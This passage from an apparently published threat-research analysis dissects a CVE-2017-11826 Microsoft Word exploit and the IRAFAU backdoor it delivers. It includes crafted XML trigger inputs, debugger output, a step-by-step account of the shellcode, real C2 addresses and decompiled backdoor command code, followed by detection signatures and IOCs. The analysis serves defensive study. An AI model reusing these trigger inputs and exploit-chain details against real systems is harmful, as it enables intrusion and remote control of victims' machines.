xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main"
xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml">
        <w:body >
                <w:shapeDefaults >
                        <o:OLEObject >
                                <w:font w:name="LincerCharChar梭□font：batang"><o:idmap/>
                        </o:OLEObject>
                </w:shapeDefaults>
        </w:body>
</w:document>
```

After some experimenting with document.xml, we were able to confirm that this is the offending XML file. We modified the font name in the following, and realized that a different address was being returned by the function:

```
researcher@orange /cygdrive/e/Office/D_DRIVE/Samples/_Exploits/_DOC/CVE-2017-
11826/object_1708_Package
$ cat ./word/document.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"
xmlns:o="urn:schemas-microsoft-com:office:office"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-
microsoft-com:vml"
xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing"
xmlns:w10="urn:schemas-microsoft-com:office:word"
xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main"
xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml">
        <w:body >
                <w:shapeDefaults >
                        <o:OLEObject >
                                <w:font
w:name="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"><o:shapelayout/>
                        </o:OLEObject>
                </w:shapeDefaults>
        </w:body>
</w:document>
```

As a result, we got the following output from the debugger:

```
wwlib!DllGetClassObject+0xf2e23:
68459613 e8ee70d4ff      call    wwlib!DllMain+0x3b15 (681a0706)
68459618 8b4044          mov     eax,dword ptr [eax+44h]
6845961b 8b4044          mov     eax,dword ptr [eax+44h]
6845961e 8b4f44          mov     ecx,dword ptr [edi+44h]
68459621 894144          mov     dword ptr [ecx+44h],eax
68459624 8b4744          mov     eax,dword ptr [edi+44h]
68459627 8b4044          mov     eax,dword ptr [eax+44h]
6845962a 8b08            mov     ecx,dword ptr [eax]
0:000> r
eax=101c4870 ebx=00000000 ecx=101c46f0 edx=00000004 esi=055fb29c edi=101c48cc
eip=68459618 esp=002132bc ebp=00213324 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!DllGetClassObject+0xf2e28:
68459618 8b4044          mov     eax,dword ptr [eax+44h] ds:0023:101c48b4=11955f00

0:000> dc 11955f00+44
11955f44  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
11955f54  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
11955f64  00410041 00000000 00000000 00000000  A.A.............
11955f74  00000000 00000000 00000000 00000000  ................
11955f84  00000000 00000000 00000000 00000000  ................
11955f94  00000000 00000000 00000000 00000000  ................
11955fa4  00000000 00000000 00000000 00000000  ................
11955fb4  00000000 00000000 00000000 00000000  ................
0:000> dc 11955f00
11955f00  00000469 00000000 00000000 00000000  i...............
11955f10  00000000 00000000 00000000 00000000  ................
11955f20  00000000 00000000 00410041 00410041  ........A.A.A.A.
11955f30  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
11955f40  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
11955f50  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
11955f60  00410041 00410041 00000000 00000000  A.A.A.A.........
11955f70  00000000 00000000 00000000 00000000  ................
0:000> g
(f80.f1c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00410041 ebx=00000000 ecx=05346fb0 edx=00000004 esi=055fb29c edi=101c48cc
eip=6845962a esp=002132bc ebp=00213324 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
wwlib!DllGetClassObject+0xf2e3a:
6845962a 8b08            mov     ecx,dword ptr [eax]  ds:0023:00410041=????????
0:000> u .
wwlib!DllGetClassObject+0xf2e3a:
6845962a 8b08            mov     ecx,dword ptr [eax]
6845962c 50              push    eax
6845962d ff5104          call    dword ptr [ecx+4]
68459630 eb6b            jmp     wwlib!DllGetClassObject+0xf2ead (6845969d)
68459632 8b4204          mov     eax,dword ptr [edx+4]
68459635 3bc3            cmp     eax,ebx
68459637 7426            je      wwlib!DllGetClassObject+0xf2e6f (6845965f)
68459639 83f801          cmp     eax,1
```

Listing 8: The debugger result after manipulatingthe content of w:font

This time we got the access violation before the call instruction as it dereferenced the *0x410041* address, which indicates the contents that we modified in document.xml. Therefore, we can conclude that the underlying issue is related to type confusion of the invalid font object returned by the *wwlib!DllMain+3b15* function as a result of the nested font qualified name within the *o:OLEObject* qualified name.

Analyzing CVE-2017-11826's Exploit Shellcode

As mentioned in the previous section, the attacker could determine an arbitrary address for a call instruction by manipulating the content of a nested font qualified name. The attacker chose the static *0x88888ec* address, which

is the result of the encoding of the unicode font name we saw in the initial document.xml, as explained in the previous section.

This is where the ActiveX heap spray comes into play. If the heap spray is executed successfully, the stack pivot and hardcoded shellcode in activeX1.bin will be written to the *0x88888ec* address space. The shellcode will then perform the following routine:

- Call kernel32!VirtualAlloc to create an executable memory page
- Call a series of kernel32!GetFileSize APIs, starting with the file handle value 0, incremented by 4 every time the function is called, until the file with a size between 0xA000 and 0x200000 is found, which should match the file size of the RTF document exploit.
- After the file handle is found in the previous step, it will call kernel32!MapViewOfFile to map the file content into memory.
- The shellcode then parsed the file content, looked for the marker "FE FE FE FE FE FE FE FE FE FE FE FF FF FF FF", and then decoded the next 0x150 DWORDs after the marker using the XOR key 0xBCAD3333
- The decoded bytes are then stored in the executable memory page allocated in the early stage of the shellcode. The shellcode then passes control to the executable page – the second stage of the shellcode
- The purpose of the second stage of the shellcode is to drop the final payload as *%APPDATA%\Microsoft\Word\STARTUP\..wll*, which is a DLL that drops (as vcpkgs.exe) and executes the actual downloader embedded in its resource section
- The decoy document is then overwritten to the original exploit RTF document upon successfully executing the final payload




Figure 4: WinWord process drops and executes downloader malware

When the downloader is executed, it connects to *http[:]//45.76.36.243/articles* to download files with an .html extension name, but which actually contain encrypted data.




Figure 5: Malware site hosting the split and encrypted backdoor malware

It first downloads and decrypts the file 937933.html, which contains a list of downloaded URLs for the other html files. The other five html files are actually the backdoor file server split into five chunks of encrypted data. The downloaded file is then saved in the *%temp%//svchosts.exe*. Encrypting the chunks effectively disguises them as non-executable type files. And since network scanners are more strict and meticulous with executable types, this ia able to bypass traditional file type-based scanning in the network. And even in a very unlikely scenario that a chunk is decrypted, only a part of the executable will be scanned, which is usually not enough information for detection.




Figure 6: First chunk of the encrypted backdoor executable

The Payload - “IRAFAU” Backdoor Analysis

The backdoor, which we now call “IRAFAU” from a decrypted string found during analysis, comes as a file packed with what looks to be modified UPX. Regardless, unpacking it is simple.




Figure 7: UPX tool confirming the modified UPX packer

Once unpacked, the backdoor malware’s behavior was not obvious because its strings were still encrypted and APIs used had been dynamically imported.

So, the first thing this malware does is to initialize a structure where it stores the decrypted strings that will be used in the next function calls. This includes the command and control server string, function pointers, and dynamically imported APIs that will be used throughout its execution. This structure is passed as a parameter to subsequent functions.

Since the C2 server was already down at the time of analysis, identifying this structure was instrumental to simulating the malware’s next operations via static analysis.

```
char str_kernel[16];                    void *ptr_MoveFileW;
char str_shell[12];                     void *ptr_GetFileTime;
char str_wininet[12];                   void *ptr_SetFileTime;
void *ptr_InternetOpenA;                void *ptr_CreateDirectoryW;
void *ptr_InternetConnectA;             void *ptr_RemoveDirectoryW;
void *ptr_HttpOpenRequestA;             void *ptr_CreatePipe;
void *ptr_HttpSendRequestA;             void *ptr_PeekNamedPipe;
void *ptr_HttpQueryInfoA;               void *ptr_WideCharToMultiByte;
void *ptr_InternetQueryOptionA;         void *ptr_MultiByteToWideChar;
void *ptr_InternetSetOptionA;           void *ptr_Sleep;
void *ptr_InternetReadFile;             void *ptr_lstrcmpiW;
void *ptr_InternetCloseHandle;          BYTE unknown1[0x14];
void *ptr_LoadLibraryA;                 char no1[5];
void *ptr_GetProcAddress;               char no2[5];
void *ptr_ShellExecuteW;                BYTE unknown2[2];
void *ptr_CreateProcessW;               char id[0x24];
void *ptr_CreateThread;                 char str_cnc[0x20];
void *ptr_CreateMutexA;                 BYTE unknown3[0x20];
void *ptr_TerminateProcess;             char str_ip_cnc[0x20];
void *ptr_TerminateThread;              char *ptr_str_cnc_va;
void *ptr_CreateFileW;                  char str_systeminfo[0xa0];
void *ptr_CloseHandle;                  char irafau[0x20];
void *ptr_FindFirstFileW;               DWORD codepage;
void *ptr_FindNextFileW;                void *ptrfunc_404710;
void *ptr_GetLogicalDrives;             BYTE unknown4[0x20c];
void *ptr_GetDriveTypeW;                void *ptrfunc_404450;
void *ptr_FindClose;                    BYTE unknown5[0x20c];
void *ptr_DeleteFileW;                  void *ptrfunc_404c00;
void *ptr_GetFileSize;                  wchar_t str_system_cmd[0x104];
void *ptr_SetFilePointer;               wchar_t str_system[0x104];
void *ptr_ReadFile;                     BYTE unknown6[0x09];
void *ptr_WriteFile;
```

Figure 8: Replicated malware structure

Before contacting the command and control server at *saudiedi.toh.info*, this malware collects the following information about the affected system, which it sends to the C2 server via HTTP POST:

- Computer name
- MAC address
- Local IP address
- OS version
- OS Language ID and locale ID

It then generates the victim ID by computing the MD5 hash of *{computer name}*:*{mac address}* of the affected system.

```
POST /search?q=%D6%E7%2C%E0&cvid=12097318737700890467 HTTP/1.1
Host: saudiedi.toh.info
Content-Length: 134
Cache-Control: no-cache
                                                    ENCRYPTED VICTIM INFO

z.Q.....i<.....APLmQ..]..D.X....4..T"..9.....l..sO........8.}....s(_Jp...C.b.zBU/. .!....A<....
(V^..W.?....~.>.V.n.!.d..U..hO.8....DHTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.13
Date: Tue, 14 Nov 2017 05:18:15 GMT
Content-Type: text/html
Content-Length: 12

....%v=.L.?j    C2 SAMPLE RESPONSE
```

Figure 9: Sample network communication with the C2

The collected information is then encrypted and sent to the C2 via the HTTP POST method using the following parameters:

saudiedi.toh.info/search?q=%*{hex}*%*{hex}*%*{hex}*%*{hex}*&cvid=*{numbers}*

As mentioned, as of this writing the C2 server was already down and simulating the response from the server would have taken a while. So instead, we opted to use the previously mentioned structure to reveal what would have been the attacker's options.

```
if ( comTypeAndRet == -9 )                // Execute file via CMD
{
  *(v6 + 3) = 759;
  ShellExecuteW = malstruct->ptr_ShellExecuteW;
  v27 = *(struct_command + 8) + struct_command + 14;
  v45 = 0;
  v44 = 'n\0e\0p\0o';
  comTypeAndRet = (ShellExecuteW)(0, &v44, struct_command + 0xA, v27, 0, 0);
  if ( comTypeAndRet <= 32 )
    *(v6 + 7) = 1;
  return comTypeAndRet;
}
if ( comTypeAndRet == -5 )                // Delete File
{
  *(v6 + 3) = 763;
  comTypeAndRet = (malstruct->ptr_DeleteFileW)(v11, struct_command + 10);
  if ( !comTypeAndRet )
    *(v6 + 7) = 1;
  return comTypeAndRet;
}
if ( comTypeAndRet == -8 )                // Move file
{
  *(v6 + 3) = 760;
  comTypeAndRet = (malstruct->ptr_MoveFileW)(struct_command + 10, *(struct_command + 8) + struct_command + 14);
  if ( !comTypeAndRet )
    *(v6 + 7) = 1;
  return comTypeAndRet;
}
```

Figure 10: Code snippet from the backdoor command function

Eventually, we found out that the server would have sent an encrypted data structure that includes command type and parameters. And depending on the command type, the backdoor malware would also execute any of the following functions:

- Terminate a process
- Create and remove a directory
- Enumerate available drives
- Search for specific files
- Delete files
- Move/rename files
- Download and upload a file
- Execute a specific file
- Execute remote shell

Conclusion

Based on this campaign's use of social engineering with a political theme, we believe that this is not just another cybercrime malware that attacks whoever is hit by it on the Internet. However, as of this point, we have no data on

what specific institutions are being targeted.

This article also demonstrates how to use open-source tools to help with exploit analysis, as well as how a backdoor malware with an already inaccessible command-and-control server can be analyzed using static analysis.

CVE-2017-11826 is a very recent vulnerability and it's safe to assume that this malware is just one of many campaigns that will be capitalizing on this new attack vector.

Updated 30/11/2017 - Kudos to Dider Stevens (@DiederStevens) for correcting the shellcode size.

-= FortiGuard Lion Team =-

FortiGuard Lab Protections

- File signatures:
  - W32/Reconyc.FTG!tr.dldr
  - W32/Irafau.A!tr.bdr
  - MSWord/CVE20171186.FTG!exploit
  - W32/Irafau.A!tr.bdr
- IPS signature:

MS.Office.OOXML.Parsing.Type.Confusion.Memory.Corruption

IOCs

C2

saudiedi.toh.info

http[:]//45.76.36.243/articles

Files

aed93c002574f25dabd1859f080203a2c8f332e92c80db9aa983316695d938d3 (rtf) - MSWord/CVE20171186.FTG!exploit

d5b22843aabbbc20af253d579fd1f098138be85e2cff4677f7886e8d31ff00cb (dll) - W32/Reconyc.FTG!tr.dldr

5ae0a582ed5d60324d6d1397be3deb0c704a1d77c9ef3d5f486455f99da32e7f (downloader) – W32/Reconyc.FTG!tr.dldr

c75c89e09f7f2dbf5db5174efc8710c806ef6376c6d22512b96c22a0f861735e (backdoor) – W32/Irafau.A!tr.bdr

Sign up for our weekly FortiGuard Labs intel briefs or to be a part of our open beta of Fortinet's FortiGuard Threat Intelligence Service.